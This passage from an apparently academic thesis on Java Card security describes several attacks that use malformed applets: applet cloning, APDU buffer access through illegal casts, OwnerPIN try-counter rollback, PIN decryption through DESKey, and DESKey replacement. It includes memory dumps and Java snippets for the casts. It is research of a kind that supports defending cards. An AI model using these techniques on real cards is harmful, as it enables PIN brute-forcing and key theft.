One of the goals of an attacker who has got access to the memory of a card could be to clone the installed applet to another card. In order to do so, an attacker needs a blank card to copy the applet to. Since the applet during installation is being linked and the references are resolved and stored as indexes and addresses, it is important to make sure that, after copying the applet, the addresses point to the correct locations. The successful attack would allow an attacker to clone an applet to another card.

4.3.3 Implementation of the attack

The attack was executed on cards `card_a_1` and `card_a_2` which are produced by the same manufacturer and they are virtually identical. Despite the fact that the cards are pretty similar there are some slight differences such as card encryption key which is used to encrypt secret data on a card.

Figure 4.3 presents the scheme used to clone an applet. To perform the attack on the card with the applet to be cloned an attacker should install a malicious applet which allows to read the memory of the *Card 1* and copy its content using the function `copyApplMem()`.

Listing 4.1 presents memory dump of the memory location storing the applet which should be cloned.

```
0x00 0x07 0x81 0x00 0x06 0xA0 0x00 0x00 0x00 0x33 0x33 0x00
0x00 0x02 0x80 0x00 0x00 0x03 0x01 0xF8 0x06 0xA8 0x00 0x00
0x00 0x85 0x81 0x08 0x00 0x0A 0x00 0x13 0x00 0x1D 0x00 0x01
0x26 0x00 0x01 0x07 0xA0 0x00 0x00 0x00 0x33 0x33 0x01 0x00
0x0F 0x00 0x02 0x1A 0x00 0xFF 0x00 0x07 0x01 0x00 0x00 0x00
0x1C 0x00 0x05 0x30 0x8F 0xFF 0xF0 0x3D 0x18 0x1D 0x1E 0xCC
0x00 0x04 0x3B 0x7A 0x01 0x40 0x18 0x8D 0x08 0x53 0x18 0x8B
0x01 0x01 0x7A 0x03 0x21 0x19 0x8B 0x01 0x01 0x2D 0x18 0x8B
0x01 0x03 0x60 0x03 0x7A 0x1A 0x04 0x25 0x75 0x00 0x1A 0x00
0x01 0xFF 0xB1 0x00 0x09 0x1A 0x03 0x11 0x44 0x44 0x8D 0x08
```

```
0xE6 0x3B 0x19 0x03 0x05 0x8B 0x03 0x08 0x70 0x08 0x11 0x6D
0x00 0x8D 0x08 0x70 0x7A 0x00 0x00 0x00 0x00 0x00 0x00 0x00
0xF0 0x02 0x26 0x00 0x00 0x00 0x00 0x00 0xFF 0xF8 0x02 0x00
0x02 0x9C 0xF5 0x00 0x01 0x00 0x00 0x00 0x00 0x10 0x88 0x02
0x02 0x09 0x00 0x7F 0x00 0x00 0x00 0x4C 0x06 0xC0 0x06 0xB4
0x02 0x88 0x08 0x34 0x00 0x00 0x0C 0xB3 0x00 0x0C 0x80 0x08
0x05 0x09 0x00 0x19 0x08 0x4C 0x07 0x78 0x02 0x88 0x00 0x00
0x00 0x00 0xF8 0x07 0x00 0x02 0x80 0x00 0x00 0x03 0x01 0xF8
0x07 0x84 0x00 0x00 0x00 0x08 0x81 0x00 0x07 0xA0 0x00 0x00
0x00 0x33 0x33 0x01 0x8D 0xAC
```

Listing 4.1: Memory containing the installed applet on `card_a_1`

The last two bytes in the Listing 4.1 correlate with the size of the applets installed on the card.

In order to figure out the exact meaning of the last two bytes, one of the applets was changed slightly in order to observe the change of the value. For instance, when a static class variable is added the total size of applets is increased by four bytes and the value of the last two bytes is decreased by four as well. Adding an element to a byte array also changes the mystery value but only when every fourth-byte element is added. Such a behavior could be explained by the fact that the data structures in the memory of the card are aligned to a multiple of four.




Figure 4.3: Cloning an applet scheme

In order to copy the applet to the *Card 2*, an attacker should install the malicious applet which allows modifying the memory of the card. Moreover, the attacker should install a dummy applet which has exactly the same size as the target one to make sure that the memory of the card will not be corrupted. In order to make the size of the applet exactly the same, an attacker can create a static byte array of the size equal to the difference in sizes of the applets.

Once the sizes of benevolent and dummy applets are equal and their positions in memory are aligned the target applet could be copied to another card.

4.3.4 Results

Although the cards `card_a_1` and `card_a_2` are almost the same, there are some differences in the memory dumps of the applets on different cards. For instance, instead of bytes `0x81` in the Listing 4.1 on the other card at the same positions byte `0xC1` is present.

Despite the differences, the execution of the cloned applet on the *Card 2* was successful and the cloned applet yielded the expected output. But unfortunately, the execution of the cloned applet, apparently, corrupted the memory of the *Card 2* and the card was not responding to any commands anymore. One of the reasons it happened is the difference of the bytes in the headers of the applets.

Although the attack was not completely successful and future research could reveal the way of performing an attack. In addition, the attack relies a lot on the internal design of a card and it is not easy to scale the attack to another kinds of cards.

4.4 Illegal access to APDU buffer array reference

4.4.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Perform illegal cast from reference to short and back (using 3.1)

4.4.2 Overview

As part of firewall functionality, the Java Card runtime environment specification requires restricting access to global arrays to prevent abuse of buffer functionality. In particular, in section 6.2.2 Java Card runtime environment [6] states the following:

> All global arrays are temporary global array objects. These objects are owned by the JCRE context, but can be accessed from any context. However, references to these objects cannot be stored in class variables, instance variables or array components. The JCRE detects and restricts attempts to store references to these objects as part of the firewall functionality to prevent unauthorized re-use.

If an attacker has an ability to perform an illegal cast from a reference to a short value and store a short value in a global variable then he can convert back the short value to a reference at any time, bypassing the security mechanism. Successful exploitation of the attack would lead to unauthorized access of another applet's APDU buffer such that an attacker can read the content of the buffer and modify it.

4.4.3 Implementation of the attack

An attempt to assign a reference to a persistent variable caused a 0x6F00 exception on `card_a_2` but storing the reference to the buffer array in a local variable defined in `process()` method does not cause any exception.

In order to bypass this restriction, malformed applet was developed. The core functionality of the applet is defined by the functions presented in the Listing 4.2.

```
public static short addr( byte[] ptr ) {
   return (short)ptr;
 }

 public static byte[] ptr( short addr ) {
   return null;
 }
```

Listing 4.2: Malformed applet functions

Although the code presented in the Listing 4.2 cannot be legally produced because it will not be successfully verified by bytecode verifier it could be installed on a card after modification of the CAP file. Once the applet is installed, it allows to get the address to the memory location corresponding to the buffer location. Such an address is a short number and firewall cannot prevent an applet from storing the number in a class or instance variable or even pass the address to another applet. And at any point of time, a local reference variable can be created and assigned with the reference to the buffer using `ptr()` function and the address of the buffer stored as a short integer.

```

public class App extends Applet {
    byte[] buffClassCopy;
    ...
    public void process(APDU apdu) {
        byte[] buffLocalCopy;
        byte[] buffer = apdu.getBuffer();
        buffLocalCopy = buffer; // allowed by the firewall
        buffClassCopy = buffer; // forbidden
    }
}
```

Listing 4.3: Prevented behavior by the firewall

It is clear to see in Listing 4.3 that the firewall prevents the creation of a copy of the global buffer array to guarantee that the buffer could not be reused by the applet.

Listing 4.4 shows that the same functionality as would be expected from the applet with a reference stored as a class variable could be achieved by storing the address to the buffer as a class variable.

It is worth mentioning that there are some non-trivial countermeasures implemented on `card_a_2`. Not only assigning of the APDU buffer reference to a global variable is not allowed, but also a cast from short number to a reference pointing at the APDU buffer using malformed applet functions defined in the Listing 4.2 is not allowed, even when it is performed immediately or at any time later. This means that there are runtime checks for every class or instance variable reference to be equal to the APDU buffer reference and if it is the case the card terminates the session. Obviously, such a check uses card resources and completely useless against the attack presented in this section.

```java

public class App extends Applet {
    short buffAddrClassCopy;
    ...
    public void process(APDU apdu) {
        byte[] buffer = apdu.getBuffer();
        buffAddrClassCopy = addr(buffer); // allowed
    }

    public static void foo() {
        byte[] localBufferCopy;
        localBufferCopy = ptr(buffAddrClassCopy); // allowed
        return;
    }
}
```

Listing 4.4: Prevented behavior by the firewall

Despite the fact that it is not easy to exploit the vulnerability because only one applet is active at a time and every time there is a selection of another applet takes place the buffer is cleared and set with input data, there are still risks which could lead to vulnerabilities. For this attack, we consider that there is only active applet at a time which is the case for most of the cards. In case benevolent applet is using an external library which is compromised, it is possible to read from and write to the buffer of the benevolent applet.

All the applets on a card use the same buffer which is located at the fixed place in the memory of a card. The library itself is not able to obtain the address of the buffer because in order to get it `apdu.getBuffer()` function should be called which is not reachable from the library.

Due to that reason a malicious applet should obtain the address of the buffer using function `addr()` presented in Listing 4.2. Once the address is obtained malicious applet can call the library and pass the address to the buffer as a short value. Since the address in just a short value, the firewall is not able to prevent the transmission of the address of the APDU buffer.

Next time when the library will be called by the benevolent applet the library can create a local byte array pointing at the buffer using `ptr()` function shown in Listing 4.2 and read the content of the array or modify it because when the library is called the buffer is not cleared.

A possible implementation of the attack is presented in Figure 4.4 where malicious applet call the library function `setBuffOff()` and passes the address to the APDU buffer to the library. The benevolent applet calls library function `foo()` which is not supposed to be malicious.

Although the attack is quite limited on impact because it requires the benevolent applet to call a compromised library function, it shows the possibility to copy the pointer to the APDU buffer can result in a powerful attack on a card.



Card Memory
Malicious applet
offset = (short) addr(buffer);
Library.setBuffOff(offset);
Library
Benevolent applet
buffer = apdu.getBuffer();
Library.foo();

Figure 4.4: Attack on APDU buffer using a library

4.4.4 Results

The attack described in this in this section seems to be the most scalable and apparently least powerful. It is possible to perform an illegal cast on all the cards from reference to short value and back due to the reason that the Java Card operand stack is not typed on most of the cards. On the cards `card_a_2`, `card_c_1`, `card_d_1` and `card_e_1` the attack was successful in a sense that assigning the APDU buffer reference to a global variable is not allowed but the short value of a reference could be stored in a class variable of passed to a library.

It was not possible to run the attack on `card_b_1` because the card refused to upload the library which seems to be a technical issue but not a countermeasure.

4.5 `OwnerPIN` try counter rollback

This and the following sections will present an attacks on secured containers defined in Java Card API.

4.5.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Read and write to arbitrary location in the EEPROM memory of a card

4.5.2 Overview

Since a lot of the card applets might need to use Personal Identification Number (PIN) it is convenient to implement PIN class with an interface providing all necessary methods to work with PIN and reduce the risk of implementing the PIN poorly by the applet.

There are a number of methods declared in the API of the Java Card platform [13] intended to provide secure handling of the PIN. Among the methods are `PIN.update()`, `PIN.check()`, `PIN.getTriesRemaining()`, `isValidated()`, etc. It is supposed that `OwnerPIN` class implementation is secure against a number of attacks including program flow prediction and transaction abuse.

Despite the fact that some steps were taken to ensure that the PIN cannot be compromised it will be shown below that all these measures are inefficient against attacks based on the use of malformed applets. The attack presented in this section was evaluated on `card_a_2` which is the only card among studied which implements integrity checks.

4.5.3 Implementation of the attack

First of all, the CRef simulator was used to analyze memory dump of the `OwnerPIN` instance. The result shows that in the CRef simulator the PIN stored as an array of bytes in a plain text and any applet can easily read the PIN of another applets but it is not a security issue because CRef is used for the development purposes and has nothing to do with real life card architecture.

```
0x00: 0x00 0x00 0x00 0x0C 0x7C 0x08 0x05 0x03 0x03 0x21 0x06 0x2C 0x08 0x3C 0xFC 0x03
0x10: 0xFC 0x03 0x00 0x04 0x00 0x04 0x00 0x0C 0x87 0x08 0x00 0x00 0x00 0x00 0x00 0x00
0x20: 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x01 0x99 0x08 0x02 0xB8 0x04 0x24
```

Listing 4.5: Memory dump of `OwnerPIN` object

In order to analyze representation of `OwnerPIN` instance on a real card `card_a_3` was used. After running malicious applet which gets access to an arbitrary memory address by manipulating array metadata data structure storing the `OwnerPIN` instance of benevolent applet was obtained. The data structure is presented on the Figure 4.5. It is easy to see that the data structure does not contain the PIN as a plain text and since the Java Card platform does not specify the exact way in which the PIN should be implemented it is not easy to say where the PIN is actually stored. Although the PIN is not accessible directly it is easy to see four bytes in the data structure where first two corresponds to the maximum number of tries allowed and the second two bytes represent the number of PIN guesses left.

It is also worth mentioning that the counters use a two-byte representation for a counter. The second byte stores the counter itself when the first byte stores complimentary value so the




Figure 4.5: `OwnerPin` instance memory representation

result of `xor` operation of the bytes always equal to `0xFF`. This technique is widely used to prevent fault injection to change the value stored in a memory will be changed randomly. In case only one byte counter is used it is quite easy to change the value of a counter to a bigger one and get more tries to guess the PIN. On the other hand, it is highly unlikely to change two bytes randomly so they will be complimentary to each other. In fact, the chance of it happening is equal to $256 * 256 = 65536$ which is much less likely than the chance to guess four digit PIN using only one try. It is worth mentioning that in case the complimentary bytes of the counter are not correct anymore a card will stop responding.




Figure 4.6: Brute force attack on `OwnerPIN` implementation

Despite all the implemented countermeasures to ensure that the PIN will not be compromised it does not make it much more secure against malicious applets installed on a card. The most important thing to note about the data structure is that there is no MAC of the record and it could be modified by anyone and JCRE will not be able to notice the change.

The malicious applet can easily modify the number of tries left as many times as it is needed to brute force the PIN of the benevolent applet as it is shown in Figure 4.6.

4.5.4 Results

To perform the attack on `card_a_2`, a benevolent applet was developed which was initialized with a PIN value and the applet accepts only one instruction which allows to enter a PIN and check it. Such a behavior is typical for any applet using a PIN to identify a user. At the same time, a malicious applet installed on the card accepts a command to rollback the PIN try counter back to maximum value. By alternating between sending a PIN to the benevolent applet and a command to the malicious applet to rollback the counter unlimited attempts to guess the PIN could be made. In fact, in the worst case, four digit PIN could be brute forced within 15 minutes.

On `card_b_1` the `OwnerPIN` object is stored as a number of arrays where the first array contains PIN itself in a plain text, the second array stores the number of tries left. Such an implementation makes it much easier for an attacker to tamper with the `OwnerPIN` object. Moreover, the absence of counter measures makes it is possible to use fault injection to modify try counter to be able to guess the PIN.

The implementation on `card_e_1` does not have any countermeasures either and it uses plain text data with no integrity checks which could be easily modified.

4.6 Bypassing ECB encryption of `OwnerPIN` instance

4.6.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Read and write to arbitrary location in the EEPROM memory of a card

4.6.2 Overview

The `OwnerPIN` object on `card_a_3` contains encrypted PIN using DES cipher with unique card end encryption key. The attacker who has an access to the memory of the other applets on a card can get the ciphertext of the PIN. A study of chosen plain text ciphertexts reveals that the most simple and weak encryption method is implemented on `card_a_3` and discusses the possible ways to exploit it.

4.6.3 Implementation of the attack

Further study of `OwnerPIN` instance memory representation on `card_a_3` let us see that PIN value stored encrypted in the data structure which is easy to see in Listing 4.6. Assigning different values to the `OwnerPIN` instance we can conclude that bytes from offset `0x1B` to `0x24` contain encrypted PIN value.

```
0x00: 0x00 0x00 0x0C 0x80 0x06 0x03 0x03 0x03
0x08: 0x19 0x07 0xA8 0x07 0xB8 0xFC 0x03 0xFC
0x10: 0x03 0x00 0x08 0x00 0x08 0x00 0x0C 0x89
0x18: 0x06 0x00 0x88 0x66 0x79 0x6B 0xA1 0x1B
0x20: 0x3D 0xC3 0x00 0x33 0xFA 0x00 0x01 0x99
0x28: 0x06 0x02 0xB8 0x04 0x24
```

Listing 4.6: Memory dump of OwnerPIN object with encrypted PIN

There are no limitations on a PIN length apart from the fact that maximum PIN length should me greater or equal to 1 and fit in signed byte variable. The length of the encrypted block for a PIN of length 8 or smaller is equal to 10 bytes. It is not clear what encryption algorithm is used but it is most likely to be DES with the size of block equal to 64 bytes.

PIN	Corresponding encryption
0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77	0x00 0x90 0xA9 0x6D 0x91 0xC3 0xB0 0x6A 0x39 0xC9 0xA9 0x6D 0x91 0xC3 0xB0 0x6A 0x39 0xC9 0x63 0xBB
0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77	0x00 0x90 0x2B 0xB1 0x9D 0x21 0x84 0x1D 0xF2 0x7A 0xA9 0x6D 0x91 0xC3 0xB0 0x6A 0x39 0xC9 0x1A 0x26
0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x77 0x00 0x00 0x00 0x00 0x00 0x00 0x00 0x00	0x00 0x90 0xA9 0x6D 0x91 0xC3 0xB0 0x6A 0x39 0xC9 0x2B 0xB1 0x9D 0x21 0x84 0x1D 0xF2 0x7A 0x71 0x35

Table 4.2: Encrypted PIN memory content

4.6.4 Results

It is quite clear to see from Table 4.2 that a PIN is encrypted using ECB encryption mode because the same blocks of PIN of size eight byte correspond to the same encrypted blocks. The scheme is not quite secure because it is possible to brute-force PIN block by block. It might seem unfeasible but it could be possible to achieve taking into account that a PIN includes only digits the number of tries needed to find out first eight bytes of PIN is equal to 10^8 which could be achieved within a reasonable amount of time. A longer PIN could be guessed in linear time on the number of blocks. Of course, it would take much more tries than it is normally allowed but combining it with the previous attack on try counter a PIN could be recovered.

Although ECB does not provide an adequate level of security, the implementation of CBC would not be secure either. Encryption schemes would require unique initialization vector which is inefficient. Obviously, PIN does not have to be stored encrypted because it is never required to decrypt a PIN.

The only operation performed on the stored PIN is `check()` which compares input PIN and the one stored on a card. For this purpose, only the hash of the PIN would be enough to be stored on a card. Running DES decryption and SHA1 hash algorithm on `card_a_3` showed that performance of encryption and hashing of an eight-byte long array is virtually the same which makes the decision to encrypt PIN even more questionable. The only explanation to the use of encryption for storage of the `OwnerPIN` is the tendency to reuse of code for encrypting the `DESKey` object. More details on it will be given in the next section. Unfortunately, the use of hash function without some secret data which would be used with PIN to compute a hash over it would allow to brute-force the PIN.

4.7 Retrieving `OwnerPIN` plaintext

4.7.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Read and write to arbitrary location in the EEPROM memory of a card

4.7.2 Overview

Unfortunately for an attacker who managed to get access to memory of the `OwnerPIN` object, there is no method `getPIN()` similar to the `getKey()` of `DESKey` class. So an attacker can not just copy encrypted bytes to `OwnerPIN` object created by him and get decrypted PIN as it is shown in the Section 4.9 for `DESKey` object. This attack introduces the way to bypass the encryption protection of a PIN in the `OwnerPIN` object.

4.7.3 Implementation of the attack

The fact that both `OwnerPIN` and `DESKey` are encrypted, suggests that the same algorithm could have been applied to both of this cases. Moreover, it is easy to notice that both eight-byte-long keys and eight-byte-long PINs are stored as 10-byte-long encrypted arrays.

Figure 4.7 shows the attack which allows decrypting secret PIN. The malicious applet creates an instance of `DESKey` class `MDesKey` and initializes it with an arbitrary key. Then the malicious applet gets an instruction to copy encrypted bytes of the PIN of the benevolent applet to the location where encrypted bytes of `MDesKey` are stored in the malicious applet. Method `getKey()` of `MDesKey` object decrypts the PIN and returns it as a plain text.

4.7.4 Results

On `card_a_3` copying encrypted bytes of `OwnerPIN` object of benevolent applet to `DESKey` object defined in malicious applet allows to call `getKey()` method of `DESKey` object and decrypt the PIN which is, indeed, encrypted using the same algorithm and the key.

A PIN is padded up to eight bytes and then encrypted. Once an attacker decrypted a PIN he will get no or a few zero bytes at the end because PIN was padded with zeros. Although it is very unlikely it might take a few tries for an attacker to find the correct PIN in case he does not know the length of the PIN.




Figure 4.7: `OwnerPIN` decryption attack

4.8 `DESKey` replacement

4.8.1 Attack prerequisites

An attacker should be able to do the following:

- Install malformed applets on a card
- Read and write to arbitrary location in the EEPROM memory of a card

4.8.2 Overview

The Java Card platform provides a way to initialize, store and use cryptographic keys [13]. The class `DESKey` allows a programmer to store a DES key on a card. There are two methods provided in the API of the Java Card Platform in order to use `DESKey`, namely `setKey(byte[] keyData, short kOff)` and `getKey(byte[] keyData, short kOff)`. These methods allow to initialize a key and return a key as a plain text. The exploitation of the ability to write to the memory of the other applets on the card might allow an attacker to replace the key of the benevolent applet with an attacker's key. All the data encrypted with the key could then be easily decrypted by an attacker.

4.8.3 Implementation of the attack

The key, once it is initialized, is stored encrypted with other metadata related to the key. The data structure of the `DESKey` instance has the following memory representation on `card_a_1`:

```
0x00: 0x00 0x00 0x0C 0x80 0x06 0x03 0x05 0x02
0x08: 0xA1 0x07 0x20 0x00 0x01 0x00 0x03 0x00
0x10: 0x80 0x00 0x81 0x00 0x08 0x00 0x0D 0x89
0x18: 0x06 0x01 0x0D 0x01 0x03 0xB1 0x63 0xC9
```

```
0x20: 0x10 0x01 0xC0 0xBD 0x95 0xB8 0x00 0x00
0x28: 0x00
```

Listing 4.7: Memory dump of DESKey instance

It is difficult to figure out what exactly all the metadata represent. Still it is possible to conclude that ten bytes starting from 29th (starting counting from 1) correspond to eight bytes of the original unencrypted DES key. Despite the fact that the key is stored encrypted and it seems to be hard/impossible to recover the key because it is encrypted using a unique secret master key stored on a card, there is no integrity protection of the encrypted data.

This means that malicious applet is able to replace the encrypted bytes of the DES key of another applet by arbitrary data. The problem is that the key is supposedly encrypted by a unique card encryption key `M`. But since the malicious applet already is installed on a card, it can create its own DES key and copy from its memory corresponding encrypted bytes of attacker's key. Such an attack scenario is shown in Figure 4.8.




Figure 4.8: `DESKey` replacement attack

It is worth mentioning that all the keys of all the applets are encrypted with the *same* card encryption key `M`. Once an attacker has a key and its encrypted value, he can rewrite the bytes of the DES key encryption of another applet replacing another key by the one he just generated. In fact, the benevolent applet is not capable of finding any difference and keeps using a new key the same way as the old key. Applying this attack one can force benevolent applet to use a key set by the malicious applet. But it is not possible in general to decrypt a secret data which is already stored on a card and was encrypted using the old key.

4.8.4 Results

To run the attack on a card two applets were developed and installed on a card. First, malicious applet was installed which creates an instance of a `DESKey` and reads the memory of the card by manipulating with metadata of an array. Second, benevolent applet installed and initialized with a secret key. Finally, malicious applet copies the encrypted bytes of its own `DESKey` to the memory location where `DESKey` of the benevolent applet is stored. Running the attack on `card_a_3` showed that there are no countermeasures implemented on the card to prevent this kind of attack.

